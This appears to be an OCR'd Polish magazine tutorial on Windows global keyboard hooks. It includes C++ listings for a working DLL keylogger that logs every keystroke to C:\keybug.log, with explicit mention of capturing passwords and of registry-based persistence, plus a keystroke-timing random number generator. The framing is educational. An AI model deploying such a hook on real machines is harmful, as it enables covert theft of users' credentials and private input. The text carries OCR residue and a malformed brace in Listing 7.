


Atak

Hak na Windows

Jacek Matulewski

stopień trudności

Imię domowego zwierzaka i bieżący rok to najczęściej wykorzystywany schemat haseł. Jednak, gdy hasło jest tak silne, że nie można go wykryć typowymi metodami, istnieje groźba, że zostanie ono podsłuchane. Nie chodzi o przysłuchiwanie się osobom mamroczącym podczas pisania, lecz o podsłuchiwanie klawiatury przez programy uruchomione w Windows.

Jak działają programy przechwytujące i zapisujące wszystkie naciśnięte przez użytkowników komputera klawisze? W systemie Windows ich zadaniem jest zazwyczaj monitorowanie komunikatów związanych z klawiaturą. Co to znaczy? Komunikaty (ang. windows messages) tworzą niejako układ nerwowy systemu Windows, łączący go z uruchomionymi w nim aplikacjami. To właśnie komunikaty przekazują aplikacjom informacje o tym, że została ona kliknięta myszką lub naciśnięty został jakiś klawisz, przez co od aplikacji oczekiwana jest w związku z tym jakaś reakcja. To, co jest dla nas naturalne, np. kliknięcie przycisku widocznego na oknie aplikacji i co użytkownikowi komputera wydaje się odbywać jedynie w kontekście samej aplikacji, w istocie angażuje system Windows – w końcu myszka i klawiatura nie są podłączone do aplikacji, a do komputera zarządzanego przez Windows, to Windows właśnie, a nie sama aplikacja, może odczytać stan tych urządzeń. Aplikacja odcięta od strumienia komunikatów staje się głucha i niema (aby taki stan uzyskać wystarczy nadpisać metodę `WndProc` okna aplikacji, nie wywołując z niej metody nadpisywanej, i pozostawiając ją zupełnie pustą). W szczególności aplikacja przestaje zaś reagować na polecenia odświeżenia okna, co objawia się charakterystyczną „białą plamą" w miejscu jej interfejsu.

A w jaki sposób możliwe jest monitorowanie przepływu komunikatów? System Windows udostępnia mechanizm haków (ang. hooks). Pozwala on skojarzyć określony w haku typ komunikatów ze zdefiniowaną przez użytkownika metodą. Haki mogą być ustawiane bądź w kontekście konkretnej aplikacji, konkretniej wątku, bądź

Z artykułu dowiesz się...

- w jaki sposób korzystać z mechanizmu haków systemu Microsoft Windows, w szczególności w jaki sposób wykorzystać go do podsłuchiwania klawiatury (np. w celu zdobycia loginów i haseł)
- pomysł na generator liczb losowych oparty na monitorowaniu korzystania przez użytkownika z klawiatury.

Powinieneś wiedzieć...

- wymagana jest ogólna orientacja w korzystaniu z funkcji WinAPI oraz umiejętność projektowania bibliotek DLL.

globalnie. W tym drugim przypadku funkcja wykonywana będzie po wykryciu każdego komunikatu monitorowanego typu w całej „sieci nerwowej" systemu i tylko ten rodzaj haka będzie nas teraz interesować. Haki globalne (ang. global hooks), a dokładniej ich funkcje zahaczone (ang. hook procedure; nie znajduję lepszego tłumaczenia) muszą być umieszczone w bibliotece DLL, która będzie ładowana do przestrzeni adresowej każdej aplikacji, która otrzyma monitorowany typ komunikatu. W ten sposób dowolna aplikacja będzie mogła uruchomić przygotowaną przez nas funkcję. To wszystko brzmi może dość zawile, ale w praktyce nie okaże się bardzo trudne do realizacji. Wydaje mi się, że nawet niezbyt zaawansowany programista znający choćby pobieżnie bibliotekę WinAPI i mający doświadczenie z tworzeniem bibliotek DLL powinien sobie z hakami poradzić.

Stawianie haków w praktyce


Najlepiej poznać wroga studiując jego metody. Dlatego przygotujemy prosty program podsłuchujący naciśnięte klawisze. Program napiszemy w C++Builderze 6 (ze względu na darmową wersję Personal dostępną na stronie *http://www.borland.pl/download/personal.shtml*), ale najważniejsze fragmenty kodu można bez trudu przenieść do Visual C++ 2005 lub do innego środowiska programistycznego, nie tylko dla C++. W szczególności osoby programujące w Delphi z łatwością mogą przetłumaczyć poniższe przykłady na *Object Pascal*. To samo dotyczy *Visual Basica*.

Zacznijmy od biblioteki DLL zawierającej funkcję zahaczoną. Dla wygody do tej samej biblioteki dodamy także funkcje ustawiające i usuwające hak. W środowisku C++Builder, z menu File/New/Other... wybieramy pozycję DLL Wizard i klikamy OK. Pojawi się okno widoczne na Rysunku 1. Zgodnie ze wzorem na rysunku należy ustawić widoczne na nim opcje. Stworzymy w ten sposób prosty moduł bez pliku nagłówkowego, w którym poza sporej wielkości komentarzem jest tylko funkcja DllMain. Zapiszmy cały projekt używając np. nazwy KeyHook dla pliku projektu (tj. pliku z rozszerzeniem .bpr).

Zacznijmy od zapisania uchwytu do bieżącej biblioteki DLL w zmiennej globalnej handleDLL. Uchwyt ten można odczytać ze zmiennej globalnej HInstance zdefiniowanej w module SysInit (aby była dostępna należy zaimportować nagłówek SysInit.hpp), ale jest to rozwiązanie charakterystyczne dla C++Buildera. Dlatego my odczytamy go z pierwszego argumentu funkcji DllMain. W tym celu modyfikujemy tę funkcję, jak na Listingu 1.

Następnie przejdźmy do zdefiniowania funkcji SetHook, której zadaniem, jak wskazuje jej nazwa, będzie ustawienie haka. I tu ważna uwaga. Nie należy jej wywołania umieszczać w funkcji DllMain, co może wydawać się dobrym rozwiązaniem automatyzującym zakładanie haka. To jest złe miejsce, bo biblioteka DLL zawierać będzie także funkcję zahaczoną, co oznacza, że biblioteka będzie ładowana do przestrzeni adresowej każdej aplikacji, która otrzyma komunikat związany z naciśnięciem klawiszy. Za każdym razem wywoływana będzie oczywiście jej funkcja *DllMain*.

Ustawienie haka realizowane jest przez wywołanie funkcji *WinAPI SetWindowsHookEx,* której pierwszym



Rysunek 1. *Ustawienia w kreatorze biblioteki DLL*

W sieci

- http://www.borland.pl/download/personal.shtml – lista darmowych wersji narzędzi deweloperskich firmy Borland
- http://msdn2.microsoft.com – dokumentacja WinAPI i platformy .NET. Warto zacząć od wpisania w polu search hasła hooks.

Dokumentacja funkcji zwrotnej KeyboardProc dostępna jest w MSDN pod adresem:

- http://msdn.microsoft.com/library/en-us/winui/winui/windowsuserinterface/windowing/hooks/hookreference/hookfunctions/keyboardproc.asp. Tę samą stronę zobaczymy wpisując w Google hasła KeyboardProc MSDN i klikając pierwszy link.

Komunikacja między aplikacjami a systemem Windows

Do komunikacji między systemem, a aplikacją używa się funkcji także zwrotnych, czyli funkcji udostępnianych przez aplikacje lub biblioteki DLL, których nazwa i sygnatura są z góry określone i które wywoływane są przez system w ściśle określonych sytuacjach. Takimi funkcjami są np. WinMain lub DllMain (ewentualnie DllEntryPoint) uruchamiane w momencie uruchomienia aplikacji lub załadowania biblioteki DLL do pamięci. Do komunikacji inicjowanej przez system są one używane jednak stosunkowo rzadko. Natomiast do komunikacji w odwrotnym kierunku, tj. gdy jest ona inicjowana przez aplikację, korzystanie z funkcji udostępnianych przez systemowe biblioteki DLL jest standardem. System udostępnia w ten sposób ogromny zbiór funkcji, które tworzą WinAPI tj. interfejs programisty aplikacji Windows.

argumentem jest stała identyfikująca typ interesujących nas komunikatów, w naszym przypadku będzie to stała `WH_KEYBOARD`, drugim jest wskaźnik do funkcji zahaczonej, którą będziemy musieli jeszcze zdefiniować, natomiast trzeci wskazuje uchwyt biblioteki, w której funkcja zahaczona jest umieszczona. W naszym przypadku, w którym funkcja ustawiająca hak i funkcja zahaczona są w tej samej bibliotece umieścimy w trzecim argumencie uchwyt do bieżącej biblioteki.

Na Listingu 2. widzimy, że zadeklarowana została zmienna globalna o nazwie `handleHook`, do której w metodzie *SetHook* zapisaliśmy uchwyt ustawionego haka. Po wywołaniu funkcji *SetWindowsHookEx* informujemy użytkownika o powodzeniu lub niepowodzeniu ustawienia haka. Jako drugi argument funkcji *SetWindowsHookEx* podaliśmy wskaźnik do funkcji *KeyboardHookProc*. Szkopuł w tym, że ona jeszcze nie istnieje. Ale nie wszystko na raz.

Dla porządku zdefiniujmy od razu funkcję usuwającą hak, przedstawioną na Listingu 3.

Podobnie, jak w przypadku poprzedniej funkcji, także tu naprawdę ważna jest tylko pierwsza linia, w której wywołujemy funkcję *WinAPI UnhookWindowsHookEx*. Pozostałe dwie służą do wyświetlania komunikatu o powodzeniu operacji. Funkcja UnhookWindowsHookEx usuwa hak identyfikowany na podstawie uchwytu, który zapisaliśmy w zmiennej handleHook.

Obie funkcje należy wyeksportować z biblioteki DLL. W tym celu do ich sygnatur, przed wskazaniem zwracanego typu dodaliśmy modyfikatory `extern "C" __declspec`(dllexport).

Funkcja zahaczona

Wreszcie możemy przejść do zdefiniowania funkcji zahaczonej (zdecydowaliśmy już, że będzie nazywała się *KeyboardHookProc*), która będzie wywoływana, kiedy tylko dotkniemy klawiatury. Jej sygnatura jest ściśle określona w dokumentacji *WinAPI* (zobacz ramka *W sieci*). Przyjmuje trzy argumenty: *code*, *wParam* i *lParam*. Pierwszy z nich informuje o tym, co funkcja zahaczona powinna zrobić z przechwyconym komunikatem. Jeżeli jej wartość jest mniejsza od zera, komunikat powinien zostać zignorowany. Możliwe wartości nieujemne to 0 (stała `HC_ACTION`) lub 3 (`HC_NOREMOVE`). Informują o wykryciu komunikatu (porównaj opis komunikatów i w MSDN), a różnią się tym, że w drugim przypadku komunikat nie został jeszcze zdjęty z kolejki komunikatów. W przypadku komunikatów związanych z klawiaturą wartość code jest niemal zawsze równa 0. Wyjątkiem jest na przykład Microsoft Word, który w bardziej złożony sposób obsługuje komunikaty klawiaturowe. Pozostałe dwa argumenty funkcji zahaczonej przekazują dane komunikatu. Parametr wParam to kod znaku naciśniętego klawisza, a w bitach lParam umieszczone są dodatkowe informacje o kontekście, w jakim naciśnięty został klawisz. Szczegóły omówię poniżej.


Funkcja zahaczona będzie wywoływana z poziomu aplikacji, do której

Listing 1. *Inicjacja biblioteki DLL*

```
HINSTANCE handleDLL=NULL;
#pragma argsused
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fwdreason, LPVOID lpvReserved)
{
if (fwdreason==DLL_PROCESS_ATTACH) handleDLL=hinstDLL;
return 1;
}
```

Listing 2. *Ustawianie haka klawiaturowego*

```
#include <SysInit.hpp>
HHOOK handleHook=NULL;
extern "C" __declspec(dllexport) void __stdcall SetHook(void)
{
    handleHook=SetWindowsHookEx(WH_KEYBOARD,(HOOKPROC)KeyboardHookProc,HInst
                    ance,NULL);
    if (handleHook ==NULL) MessageBox(NULL,"Założenie haka nie powiodło
                    się","KeyHook",MB_OK | MB_ICONERROR);    else Message
                    Box(NULL,"Założenie haka udało się","KeyHook",MB_OK |
                    MB_ICONINFORMATION);
}
```



Rysunek 3. *Przykładowy plik generowany w trakcie podsłuchiwania klawiatury*


ładowana będzie nasza biblioteka, dlatego musi być wyeksportowana (stąd modyfikatory w jej sygnaturze). Aby uniknąć dodatkowego jej deklarowania funkcję zahaczoną proponuję wstawić przed funkcję SetHook.

W momencie naciśnięcia klawisza na klawiaturze system generuje dwa komunikaty. Pierwszy, gdy klawisz zostanie wciśnięty, drugi – gdy jest zwalniany. Widoczny w funkcji warunek sprawdzający wartość 31-go bitu parametru lParam powoduje, że w obu przypadkach generowany jest inny dźwięk (służy do tego funkcja WinAPI Beep): wyższy, gdy klawisz jest naciskany, i niższy, gdy jest zwalniany. Po zareagowaniu na wykrycie komunikatu należy jeszcze wywołać funkcję CallNextHookEx, która powoduje wywołanie następnej funkcji zahaczonej związanej z tym samym typem komunikatów. Dzięki temu są one organizowane w swoiste łańcuchy, z których system wywołuje pierwszy element, a funkcje zahaczone dbają o wywołanie następnych.

Na razie funkcja nie zapisuje jeszcze kodów naciśniętych klawiszy, a jedynie uroczo sobie pobrzękuje. To pozwoli nam jednak upewnić się, że jest ona rzeczywiście wykonywana. Warto również dodać do DllMain polecenia pokazujące komunikaty informujące o załadowaniu biblioteki do pamięci i jej usunięciu. Dzięki temu będziemy mogli na własne oczy przekonać się, że biblioteka jest ładowana do przestrzeni adresowej każdej aplikacji, która otrzyma komunikat o naciśnięciu klawisza (tzn. która będzie aktywna, gdy będziemy stukać w klawiaturę).

Aby przetestować działanie naszego haka bez pisania osobnej aplikacji możemy użyć następującej komendy Windows:
rundll32 KeyHook,SetHook.

Po pojawieniu się komunikatu „Założenie haka udało się" nie klikajmy OK, aby uniknąć usunięcia pierwotnej instancji biblioteki DLL z pamięci i tym samym usunięcia haka. Wówczas naciskając klawisze powinniśmy usłyszeć charakterystyczne brzęczenie – znak, że nasz hak działa. Zauważmy, że wykrywane są osobno naciśnięcia wszystkich klawiszy, w tym klawiszy funkcyjnych oraz klawiszy Ctrl, Shift i Alt.



Rysunek 2. *Gdy na ekranie pojawi się ten komunikat nie klikajmy OK. Wówczas usłyszymy działanie haka.*

W dołączonym do artykułu kodzie umieściłem projekt aplikacji, która pozwala na wygodniejszą kontrolę ładowania biblioteki oraz zakładania i zwalniania haka.

Podsłuchiwanie klawiatury

Teraz dopiero zrobimy się niegrzeczni. Zmodyfikujemy bowiem funkcję zahaczoną tak, żeby zapisywała do pliku naciśnięte klawisze. Nie będzie z tym żadnego kłopotu, bo jak już wiemy, informacja ta przekazywana jest do funkcji w parametrze wParam. Wystarczy zapisać ją do pliku. Najprostsza realizacja tego pomysłu ukazana została na Litingu 5.

Zwróćmy uwagę, że przechwytywany komunikat nie przekazuje informacji o tym, czy na monitorze pojawiła się mała, czy duża litera (ewentualnie czy pojawiła się cyfra, czy jeden ze znaków !, @, # itd.) Komunikat przekazuje tylko taką informację, jaka jest odbierana od klawiatury. Naciśnięcie klawiszy Shift i Caps Lock jest sygnalizowane osobnymi komunikatami i w funkcji zahaczonej ich naciśnięcie i zwolnienie trzeba śledzić samodzielnie. Podobnie jest z klawiszem Ctrl. Natomiast w parametrze lParam przekazywana jest informa-

Listing 4. *Funkcja uruchamiana w momencie wykrycia komunikatu klawiaturowego*

```
extern "C" __declspec(dllexport)
LRESULT CALLBACK KeyboardHookProc(int code,WPARAM wParam,LPARAM lParam)
{
if (code>=HC_ACTION)
{
if((lParam & 0x80000000)==0) Beep(150,50);
else Beep(50,50);
}
return CallNextHookEx(handleHook,code,wParam,lParam);
}
```

Listing 3. *Zdejmowanie haka klawiaturowego, lang=C++*

```
extern "C" __declspec(dllexport) void __stdcall RemoveHook(void)
{
bool result=UnhookWindowsHookEx(handleHook);
if (result) MessageBox(NULL,"Usunięcie haka udało się", "KeyHook", MB_OK |
                       MB_ICONINFORMATION);
else MessageBox(NULL,"Usunięcie haka nie powiodło się", "KeyHook", MB_OK |
                       MB_ICONERROR);
}
```

cja o naciśnięciu klawisza Alt, którą można odczytać z 29-go bita.

Oczywiście prowadzenie prawdziwego podsłuchu wymagałoby zarejestrowania dodatkowych informacji. Warto zapisać czas naciśnięcia klawisza (w poniższej metodzie korzystam z funkcji WinAPI GetTickCount zwracającej ilość milisekund od momentu uruchomienia komputera), oczywiście kod klawisza, informację o tym, czy klawisz był naciśnięty, czy zwolniony oraz stan bitów parametru lParam. Realizuje to wersja funkcji zahaczonej znajdująca się na Listingu 6.

W dołączonym do artykułu kodzie dostępna jest nieco rozszerzona wersja metody KeyboardHookProc, która na bieżąco wyświetla dodatkowe informacje na ekranie.


Jak widać ustawianie globalnego haka nie jest specjalnie trudne. Moc tego mechanizmu jest przy tym ogromna. Pozwala on „aplikacjom trzecim" na monitorowanie i kontrolę komunikacji między systemem, a uruchomionymi w nim aplikacjami. Działanie haka jest wprawdzie ograniczone do jednego użytkownika, ale wystarczy umieścić odpowiedni wpis w rejestrze, aby aplikacja zakładająca hak uruchamiana była przy logowaniu każdego użytkownika. Jeszcze wygodniejsze, i dające dodatkowe możliwości, byłoby przygotowanie usługi uruchamianej przy starcie systemu.

Haki nie służą tylko do hackowania

Mechanizm haków nie został oczywiście zaprojektowany przez programistów Microsoft po to, żeby możliwe było szpiegowanie komputerów kontrolowanych przez system Windows. Ich zadania mogą być bardzo różnorodne: od przygotowywania aplikacji instruktażowych, w których czynności użytkownika mogą być śledzone przez program-nauczyciel, po programowanie debugerów zintegrowanych ze środowiskami programistycznymi. Nawet przygotowane przez nas na początku sygnalizowanie naciśnięcia klawisza dźwiękiem, to dobry przykład praktycznego wykorzystania haka. Takie potwierdzenie naciśnięcia klawisza może być bardzo pożyteczne choćby w przypadku osób niepełnosprawnych korzystających z komputera.

Natomiast osoby zajmujące się bezpieczeństwem komputerów mogą zainteresować się innym zastosowaniem haka klawiaturowego. Z punktu widzenia kryptografii nieocenione byłoby dostępne w systemach komputerowych źródło prawdziwych liczb losowych. Ponieważ jedynym komponentem tych systemów, który nie jest w pełni deterministyczny, jest człowiek, tylko użytkownicy komputerów mogą stanowić źródło przypadkowości. Skupmy się na jednym z kanałów, którym użytkownik ingeruje w pracę systemu, a mianowicie na klawiaturze. A gdybyśmy za pomocą naszego haka monitorowali naciskanie klawiszy, oczywiście nie wybierane klawisze, ale czas ich naciskania lub zwalniania? W końcu żaden człowiek nie jest w stanie kontrolować co do milisekundy momentu, w którym naciska klawisze. Możemy więc uznać, ostatnią cyfrę ilości milisekund od uruchomienia komputera do momentu naciśnięcia klawisza jako zupełnie przypadkową. I to nie pseudolosową, a rzeczywiście losową. Co zabawne nie musimy wiele modyfikować naszej funkcji zahaczonej. Wystarczy zmienić parametr zapisywany do pliku. Prezentuje to Listing 7.\

Tym razem reagujemy tylko na te komunikaty, w przypadku których pa-


losowe.txt - Notatnik
Plik Edycja Format Widok Pomoc

Rysunek 4. *Ilość losowych cyfr wygenerowanych przez powyższy program zależy od stopnia użycia klawiatury*

Listing 5. *W tej wersji rejestrowane są tylko naciśnięte klawisze, żadne informacje dodatkowe. Ułatwia to odczytanie tekstu z pliku, ale utrudnia śledzenie modyfikatorów*

```
#include <fstream.h>
extern "C" __declspec(dllexport)
LRESULT CALLBACK KeyboardHookProc(int code,WPARAM wParam,LPARAM lParam)
{
if (code>=HC_ACTION)
{
if((lParam & 0x80000000)==0)
{
ofstream txt("C:\\keybug.log",ios::app);
if (wParam>32 && wParam<127) txt << (char)wParam;
else txt << "[" << wParam << "]";
txt.close();
}
}
return CallNextHookEx(handleHook,code,wParam,lParam);
}
```

Listing 6. *Zapisywanie całego kontekstu naciśniętego klawisza, lang=C++*

```
extern "C" __declspec(dllexport)
LRESULT CALLBACK KeyboardHookProc (int code,WPARAM wParam,LPARAM lParam)
{
if (code>=HC_ACTION)
{
char c=wParam;
char kod[3]; itoa(c,kod,10);
char lParam_bits[32]; itoa(lParam,lParam_bits,2);
//zapis do pliku

ofstream txt("C:\\keybug.log",ios::app);
txt << GetTickCount() << ": ";
if (wParam>32 && wParam<127)
{
if((lParam & 0x20000000)==0x20000000) txt << "Alt+";
txt << (char)wParam;
}

else txt << "[" << wParam << "]";
txt << " " << (((lParam & 0x80000000)==0)?"(wciśnięty)":"(zwolniony)");
txt << " (" << wParam << ") " << lParam_bits << "\n";
txt.close();
}
return CallNextHookEx(handleHook,code,wParam,lParam);
}
```

Listing 7. *Prosty generator liczb losowych, lang=C++*

```
extern "C" __declspec(dllexport)
LRESULT CALLBACK KeyboardHookProc (int code,WPARAM wParam,LPARAM lParam)
{
if (code==HC_ACTION)
{
if((lParam & 0x80000000)==0)
{
long t=GetTickCount();
short digit=t-10*(t/10);
ofstream txt("c:\\random.txt",ios::app);
txt << digit;
txt.close();
}
{
return CallNextHookEx(handleHook,code,wParam,lParam);
}
```

O autorze...

Fizyk zajmujący się na co dzień optyką kwantową i układami nieuporządkowanymi na Wydziale Fizyki, Astronomii i Informatyki Stosowanej Uniwersytetu Mikołaja Kopernika w Toruniu. Jego specjalnością są symulacje ewolucji układów kwantowych oddziaływujących z silnym światłem lasera.

Od 1998 interesuje się programowaniem dla systemu Windows, w szczególności w środowisku Borland C++Builder. Ostatnio zainteresowany platformą .NET i językiem C#. Poza opublikowanymi u nas książkami dotyczącymi programowania przygotował również cykl artykułów dla czasopisma "PC World Komputer" (od sierpnia 2005).

Wierny użytkownik kupionego w połowie lat osiemdziesiątych "komputera osobistego" ZX Spectrum 48k.

rametr code jest równy HC_ACTION. Unikamy w ten sposób zapisywania liczby losowej w przypadku, gdy komunikat nie został zdjęty z kolejki – wywołanie funkcji jest wówczas powtórnie generowane przez komputer po stałym czasie (z taką sytuacją mamy do czynienia na przykład w przypadku niektórych aplikacji np. komponentów Microsoft Office).

Powyższa funkcja spowoduje, że w pliku random.txt przyrastać będzie zbiór losowych cyfr, za pomocą którego można utworzyć losowe liczby. W przypadku pojedynczego użytkownika, szczególnie preferującego myszkę, zbiór nie będzie rósł na tyle szybko, aby mógł być profesjonalnie wykorzystany, jeżeli jednak hak ustawiany będzie automatycznie po zalogowaniu każdego użytkownika w serwerze, a dodatkowo monitorować będziemy także inne kanały komunikacji między użytkownikiem a komputerem, w szczególności ruch myszki, to efekt może być całkiem zadowalający.

Na CD dołączonym do tego numeru jest wersja kodu, która nie tylko zapisuje, ale również odczytuje cyfry z pliku. Realizuje to klasa QueueFile, która usuwa raz użyte cyfry. Ponadto dostępna jest tam funkcja, która z dziesięciu cyfr tworzy 32-bitową dodatnią liczbę całkowitą (unsigned int).

Wspominając o możliwościach profesjonalnego wykorzystania muszę zastrzec się, że powyższe rozwiązanie, choć wygląda na takie, które „musi działać" powinno być uważnie przetestowane. Można to jednak zrobić dopiero mając ogromny magazyn liczb losowych. Do testów należy użyć jednego z testerów generatorów liczb pseudolosowych. Ustaloną renomę ma na przykład Diehard Battery of Tests (http://www.stat.fsu.edu/pub/diehard/). Jego autor przetestował, poza dużą liczbą generatorów liczb pseudolosowych, także kilka generatorów liczb losowych korzystających z urządzeń fizycznych. Żaden z tych ostatnich nie zaliczył sprawdzianu. Ciekaw jestem, czy nasz „ludzki generator" będzie w tym lepszy. O wynikach postaram się powiadomić jak tylko uzbieram wystarczającą ilość liczb. ●